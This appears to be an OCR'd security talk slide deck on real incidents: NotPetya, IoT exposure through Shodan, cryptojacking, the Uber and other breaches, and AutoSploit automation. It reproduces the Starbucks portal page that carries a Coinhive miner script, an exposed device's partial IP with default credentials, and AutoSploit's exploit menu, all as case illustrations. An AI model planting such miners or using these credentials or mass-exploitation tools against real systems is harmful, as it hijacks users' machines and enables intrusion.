



Image: http://thehackernews.com

WIPER


ERROR
A problem has been detected and OS has been shut down to prevent damage to your computer.
The problem seems to be caused by the following file: DRIVER.SYS
PAGE_FAULT_IN_NONPAGED_AREA
If this is the first time you've seen this stop error screen, restart your computer. If this screen appears again, follow these steps:
Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any OS updates you might need.
00:00:05
COUNTDOWN TIMER CLOCK



https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

ENTERPRISE

CNBC

TECH | MOBILE | SOCIAL MEDIA | ENTERPRISE | CYBERSECURITY | TECH GUIDE

Shipping company Maersk says June cyberattack could cost it up to $300 million

- Maersk has put in place "different and further protective measures" following the attack.
- Merck and WPP were among the companies that were also affected by NotPetya.

Jordan Novet | @jordannovet

Published 2:04 PM ET Wed, 16 Aug 2017 | Updated 3:00 PM ET Wed, 16 Aug 2017


Cadbury
Cadbury
Cadbury
Cadbury

https://www.lawfareblog.com/what-mondelez-v-zurich-may-reveal-about-cyber-insurance-age-digital-conflict

https://www.whitehouse.gov/briefings-statements/statement-press-secretary-25/

STATEMENTS & RELEASES

Statement from the Press Secretary

FOREIGN POLICY | Issued on: February 15, 2018

★ ★ ★

ALL NEWS

In June 2017, the Russian military launched the most destructive and costly cyber-attack in history.

The attack, dubbed "NotPetya," quickly spread worldwide, causing billions of dollars in damage across Europe, Asia, and the Americas. It was part of the Kremlin's ongoing effort to destabilize Ukraine and demonstrates ever more clearly Russia's involvement in the ongoing conflict. This was also a reckless and indiscriminate cyber-attack that will be met with international consequences.

What's The Endgame?


Lesson #3 :

Expanding Attack Surface

@k3r3n3

THE ARRIVAL OF THE INTERNET OF THINGS: INCREASING NUMBER OF CONNECTED DEVICES

msc
Munich Security Report 2018



Source: Gartner; United States Census Bureau[10]

SHODAN : THE GOOGLE OF CONNECTED DEVICES


https://www.shodan.io/ created by @Achillean

ARCHIV

GESCHWINDIGKEITSBEGRENZUNGEN

NR	TYP	ORT	GESCHWINDIGKEIT	BESCHREIBUNG
1		AST	5.0 m/s	Potentiometer - Kommandoraum 1

secure remote maintenance system



Internetwache.org
Für ein sichereres Internet

https://en.internetwache.org/

62.72.[redacted]

Ports open: 443, 5900

shodan.io

Username: Admin
Password: 1111

Source: https://krebsonsecurity.com/2016/10/who-makes-the-iot-things-under-attack/

SB-327 – 1 Jan 2020

POLICY & LAW \ HOME \ US & WORLD

California just became the first state with an Internet of Things cybersecurity law

By Adi Robertson | @thedextriarchy | Sep 28, 2018, 6:07pm EDT


LOCATION

Lesson #4 :
Everything Has Value ...

@k3r3n3


@K3r3n3

Starbucks Wi-Fi hijacked customers' laptops to mine cryptocoins

14 DEC 2017 1

Cryptocurrency, Malware, Security threats

view-source:10.104.206.14/redir/r?url=aHR0cDovL3N0YXJidWNrc3Jld2FyZHMuY29tLmFyLw~~

```
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="refresh" content="10; url=http://starbucksrewards.com.ar/">
<style>
body { background: #fff; }
.content { max-width:500px;margin-top:200px;margin-right:auto;margin-left:auto;background:white;p
#myProgress { width: 100%;background-color:#ddd; }
#myBar { width:1%;height:30px;background-color:#2196F3; }
</style>
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
</head>
<body onload="move()">

<script>
var h = new CoinHive.Anonymous('02yGg5gTDqLC59dTfTYa9ntLacF3DBGu'); h.start();
setInterval( function () { h.stop(); }, 60000);
</script>

<script>
function move() {
  var elem = document.getElementById("myBar");
  var width = 1;
  var id = setInterval(frame, 100);
  function frame() {
    if (width >= 100) {
      clearInterval(id);
      window.location.href = "http://starbucksrewards.com.ar/";
    } else {
      width++;
      elem.style.width = width + '%';
    }
  }
}
```

Secure | https://coinhive.com

Loading...

A Crypto Miner for your Website

Monetize Your Business With Your Users' CPU Power

Source: https://threatpost.com/pirate-bay-spotted-hosting-monero-cryptocurrency-miner/128004/

TRANSPORTATION \ CARS \ TESLA


Tesla's cloud was used by hackers to mine cryptocurrency

Mining bitcoin on Elon's dime

By Andrew J. Hawkins | @andyjayhawk | Feb 20, 2018, 1:39pm EST

kubernetes

Source: https://www.twistlock.com/2018/01/08/container-security-breaking-owasp-top-10-application-security-risks/


ars TECHNICA
SIGN IN
BIZ & IT —
In major goof, Uber stored sensitive database key on public GitHub page
Ride-sharing service subpoenas GitHub for IP addresses that accessed security key.
DAN GOODIN - 3/2/2015, 9:55 PM
ars TECHNICA
SIGN IN
ZERO STAR RATING —
Hackers hit Uber in 2016: data on 57 million riders, drivers stolen
CEO: "You may be asking why we are just talking about this now, a year later."
CYRUS FARIVAR - 11/22/2017, 1:20 AM


57 MILLION GLOBAL USERS
Names
Email addresses
Cell phone numbers
UBER
• DEVELOPING NEWS • DEVELOPING NEWS • DEVELOPING NEWS • DEVELOPING NEWS • DEVELOPING NEWS • DEVELOPING NEWS
FOX 32
30° 9:01
UBER: OUR SYSTEM WAS HACKED AND
WE PAID $100K TO COVER IT UP

$148 Million
FTC Settlement

$230 Million ICO

British Airways
@British_Airways

We are investigating the theft of customer data from our website and our mobile app, as a matter of urgency. For more information, please click the following link:

https://www.forbes.com/sites/davidvolodzko/2018/12/04/marriott-breach-exposes-far-more-than-just-data/#798445ab6297


Cyber Security Expertise &
“Reasonable” Security Practices

The California Consumer Privacy Act (CCPA) :
Statutory Damages For Consumers Compromised,
Resulting From
"Violation Of The Duty To Implement
Reasonable Security Procedures And Practices "

(Ca Civil Code Section 1798.150(a)(1)).

WANTED BY THE FBI

JOSHUA SAMUEL AARON

Conspiracy to Commit Computer Hacking; Computer Hacking; Conspiracy to Commit Securities Fraud; Conspiracy to Commit Wire Fraud; Securities Fraud; Identification Document Fraud Conspiracy; Aggravated Identity Theft; Money Laundering Conspiracy


Lesson #5 :

Automation & Innovation

@k3r3n3

WANNAMINE

https://www.crowdstrike.com/blog/cryptomining-harmless-nuisance-disruptive-threat/


root@kali: ~/Downloads
Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# cd \Downloads
root@kali:~/Downloads# dir
metasploit-latest-linux-x64-installer.run
root@kali:~/Downloads# chmod +x metasploit-latest-linux-x64-installer.run
metasploit®

SHODAN + METASPLOIT = AUTOSPLOIT


Option	Summary
1. Usage	Display this informational message.
2. Gather Hosts	Query Shodan for a list of platform specific IPs.
3. View Hosts	Print gathered IPs/RHOSTS.
4. Exploit	Configure MSF and Start exploiting gathered targets
5. Quit	Exits AutoSploit.

https://github.com/NullArray/AutoSploit

root@kali: ~/Desktop/AutoSploit

File Edit View Search Terminal Help

```
root@kali:~/Desktop/AutoSploit# python autosploit.py
```




```
[+] welcome to autosploit, give us a little bit while we configure
[i] checking your running platform
[i] checking for disabled services
```

